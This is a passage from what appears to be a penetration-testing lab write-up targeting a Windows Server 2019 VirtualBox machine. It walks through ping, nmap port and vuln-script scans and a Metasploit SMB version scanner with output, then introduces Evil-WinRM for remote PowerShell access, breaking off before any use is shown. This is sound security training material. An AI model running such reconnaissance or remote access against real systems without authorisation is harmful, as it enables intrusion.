  - **System Insights** for predictive analytics
  - **Linux Integration** via Windows Subsystem for Linux (WSL)
  - **Improved Containers** and Kubernetes support
- 


### **How is Windows Server 2019 Vulnerable?**

1. **Unpatched Software**
  2. **Misconfigurations**
  3. **Remote Desktop Protocol (RDP)**
  4. **Weak Passwords**
  5. **Privilege Escalation**
  6. **Outdated Services (IIS, SMB)**
  7. **Malware & Ransomware**
-

# Footprinting-

## 1. Verify Connectivity Using Ping :-

Target are alive



```
(root㉿Kali)-[~/home/aniket]
# ping 192.168.20.39
PING 192.168.20.39 (192.168.20.39) 56(84) bytes of data.
64 bytes from 192.168.20.39: icmp_seq=1 ttl=128 time=0.981 ms
64 bytes from 192.168.20.39: icmp_seq=2 ttl=128 time=0.959 ms
64 bytes from 192.168.20.39: icmp_seq=3 ttl=128 time=1.16 ms
```

## 2. Full Nmap Scan (To Discover Open Ports):-

Command :- nmap -sC -sV -p- 192.168.20.39

- **-sC:** Run default scripts
- **-sV:** Detect version
- **-p-:** Scan all 65535 ports



```
# nmap -sC -sV -p- 192.168.20.39
```


- Here open ports with versions

```
# nmap -sC -sV -p- 192.168.20.39
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 20:45 IST
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 46.15% done; ETC: 20:46 (0:00:36 remaining)
Nmap scan report for 192.168.20.39
Host is up (0.0009s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
```

# Vulnerability Scanners (To Find Vulnerabilities):-


## 1. Using nmap :-

**Command :- nmap --script vuln -p 135,139,445,5347,5985,47001 192.168.20.39**



```
root@Kali:~/home/aniket# nmap --script vuln -p 135,139,445,5347,5985,47001 192.168.20.39
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 20:49 IST
[...]
```

- Nothing find important



```
root@Kali:~/home/aniket# nmap --script vuln -p 135,139,445,5347,5985,47001 192.168.20.39
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 20:49 IST
Nmap scan report for 192.168.20.39
Host is up (0.0023s latency).

PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5347/tcp   closed unknown
5985/tcp   open  wsman
47001/tcp  open  winrm

MAC Address: 08:00:27:33:9D:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 25.31 seconds
```

## 2. Use Vulnerability Scanners (Metasploit Auxiliary Scanners):-

How to use it :-


Open kali linux terminal and type msfconsole



```
(root@Kali)-[~/home/aniket]
# msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
[*] Starting thE Metasploit Framework console ... \
```

- And used following auxiliary 👍

Auxiliary name :- use auxiliary/scanner/smb/smb\_version



```
[root@Kali: /home/aniket] root@Kali: /home/aniket] root@Kali: /home/aniket]
      dB'          BBB
dB'dB'dB' dBPP    dBp    dBp BB
dB'dB'dB' dBp    dBp    dBp BB
dB'dB'dB' dBBBBP  dBp    dBPPBBBB

      dBPPBBBB dBPPBBb dBp    dBPPBBP dBp dBPPBBBBP
      |          dB' dBp    dB'.BP
      |          dBp    dBPP dBp    dB'.BP dBp    dBp
      |          dBPPB dBp    dBPPBP dBPPBP dBp    dBp

o
To boldly go where no
shell has gone before

=[ metasploit v6.4.56-dev
+ --=[ 2505 exploits - 1291 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/smb/smb_version
```

- Now set RHOST and RPORT



```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket
+ -- =[ 2505 exploits - 1291 auxiliary - 431 post      ]
+ -- =[ 1610 payloads - 49 encoders - 13 nops      ]
+ -- =[ 9 evasion          ]]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
[-] Invalid parameter "optionn", use "show -h" for more information
[-] Invalid parameter "s", use "show -h" for more information
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS        yes           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                g-metasploit.html
RPORT         no            no        The target port (TCP)
THREADS       1             yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) >

```

27°C Mostly cloudy Q Search ENG IN 20:56:13 08-06-2025 Right Ctrl

- RHOST set now set RPORT



```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket
+ -- =[ 9 evasion          ]]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
[-] Invalid parameter "optionn", use "show -h" for more information
[-] Invalid parameter "s", use "show -h" for more information
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS        yes           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                g-metasploit.html
RPORT         no            no        The target port (TCP)
THREADS       1             yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.20.39
RHOST => 192.168.20.39
msf6 auxiliary(scanner/smb/smb_version) >

```

27°C Mostly cloudy Q Search ENG IN 20:56:53 08-06-2025 Right Ctrl

- RPORT also set



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket
Metasploit Documentation: https://docs.metasploit.com/


msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
[-] Invalid parameter "optionn", use "show -h" for more information
[-] Invalid parameter "s", use "show -h" for more information
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                g-metasploit.html
RPORT           no         The target port (TCP)
THREADS         1         The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.20.39
RHOST => 192.168.20.39
msf6 auxiliary(scanner/smb/smb_version) > set RPORT 445
RPORT => 445
msf6 auxiliary(scanner/smb/smb_version) > 
```

- Now type show options to ensure that everything set or not



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket
RPORT           no         The target port (TCP)
THREADS         1         The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.


msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.20.39
RHOST => 192.168.20.39
msf6 auxiliary(scanner/smb/smb_version) > set RPORT 445
RPORT => 445
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS    192.168.20.39   yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                g-metasploit.html
RPORT      445            no         The target port (TCP)
THREADS    1              yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > 
```

- Now run -



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket
RPORT => 445
msf6 auxiliary(scanner/smb/smb_version) > show options


Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
RHOSTS    192.168.20.39    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
g-metasploit.html
RPORT     445              no        The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint-regexp_factory.rb:34: warning
: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.20.39:445 - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption
capabilities:AES-128-GCM) (signatures:optional) (guid:{6144fdcc-3cef-47dc-bee2-344990a2ce59}) (authentication domain:WIN-FG95
165FE97)
[+] 192.168.20.39:445 - Host is running Version 10.0.17763 (likely Windows 10 version 1809/Windows Server 2019)
[*] 192.168.20.39 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

- Here , it find about SMB version and host running version 



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket root@Kali:/home/aniket root@Kali:/home/aniket
RPORT => 445
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
RHOSTS    192.168.20.39    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
g-metasploit.html
RPORT     445              no        The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint-regexp_factory.rb:34: warning
: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.20.39:445 - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption
capabilities:AES-128-GCM) (signatures:optional) (guid:{6144fdcc-3cef-47dc-bee2-344990a2ce59}) (authentication domain:WIN-FG95
165FE97)
[+] 192.168.20.39:445 - Host is running Version 10.0.17763 (likely Windows 10 version 1809/Windows Server 2019)
[*] 192.168.20.39 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

## **Exploitation-:**

### **Windows-Server-2019 Exploitation Using Evil-Winrm-:**

**Evil-WinRM** is a **PowerShell remoting tool** designed for **ethical hacking, post-exploitation, and red team operations**. It allows attackers to connect to a **Windows machine remotely via WinRM (Windows Remote Management)** using valid credentials (like a username and password or hash).

It is one of the **most reliable tools** used to gain **interactive PowerShell access** to a Windows target after credential discovery.

---



#### **Protocol Used**

- **WinRM (Windows Remote Management)**
  - Based on **WS-Management (Web Services for Management)**
  - Runs on:
    - Port **5985 (HTTP)**
    - Port **5986 (HTTPS)**
- 



#### **Key Use Case**

If a **Windows server has WinRM enabled** and you have **valid login credentials**, you can:

- Run PowerShell commands remotely
  - Upload/download files
  - Load custom PowerShell scripts (like PowerView, winPEAS)
  - Enumerate users, services, and perform privilege escalation
-

## Requirements

- **Target machine must have WinRM enabled**
  - You must have:
    - A **valid username and password**, or
    - A **password hash or certificate**
- 


**Note - : before use evil-winrm , you know the target username and password.**

**How to use it :-**

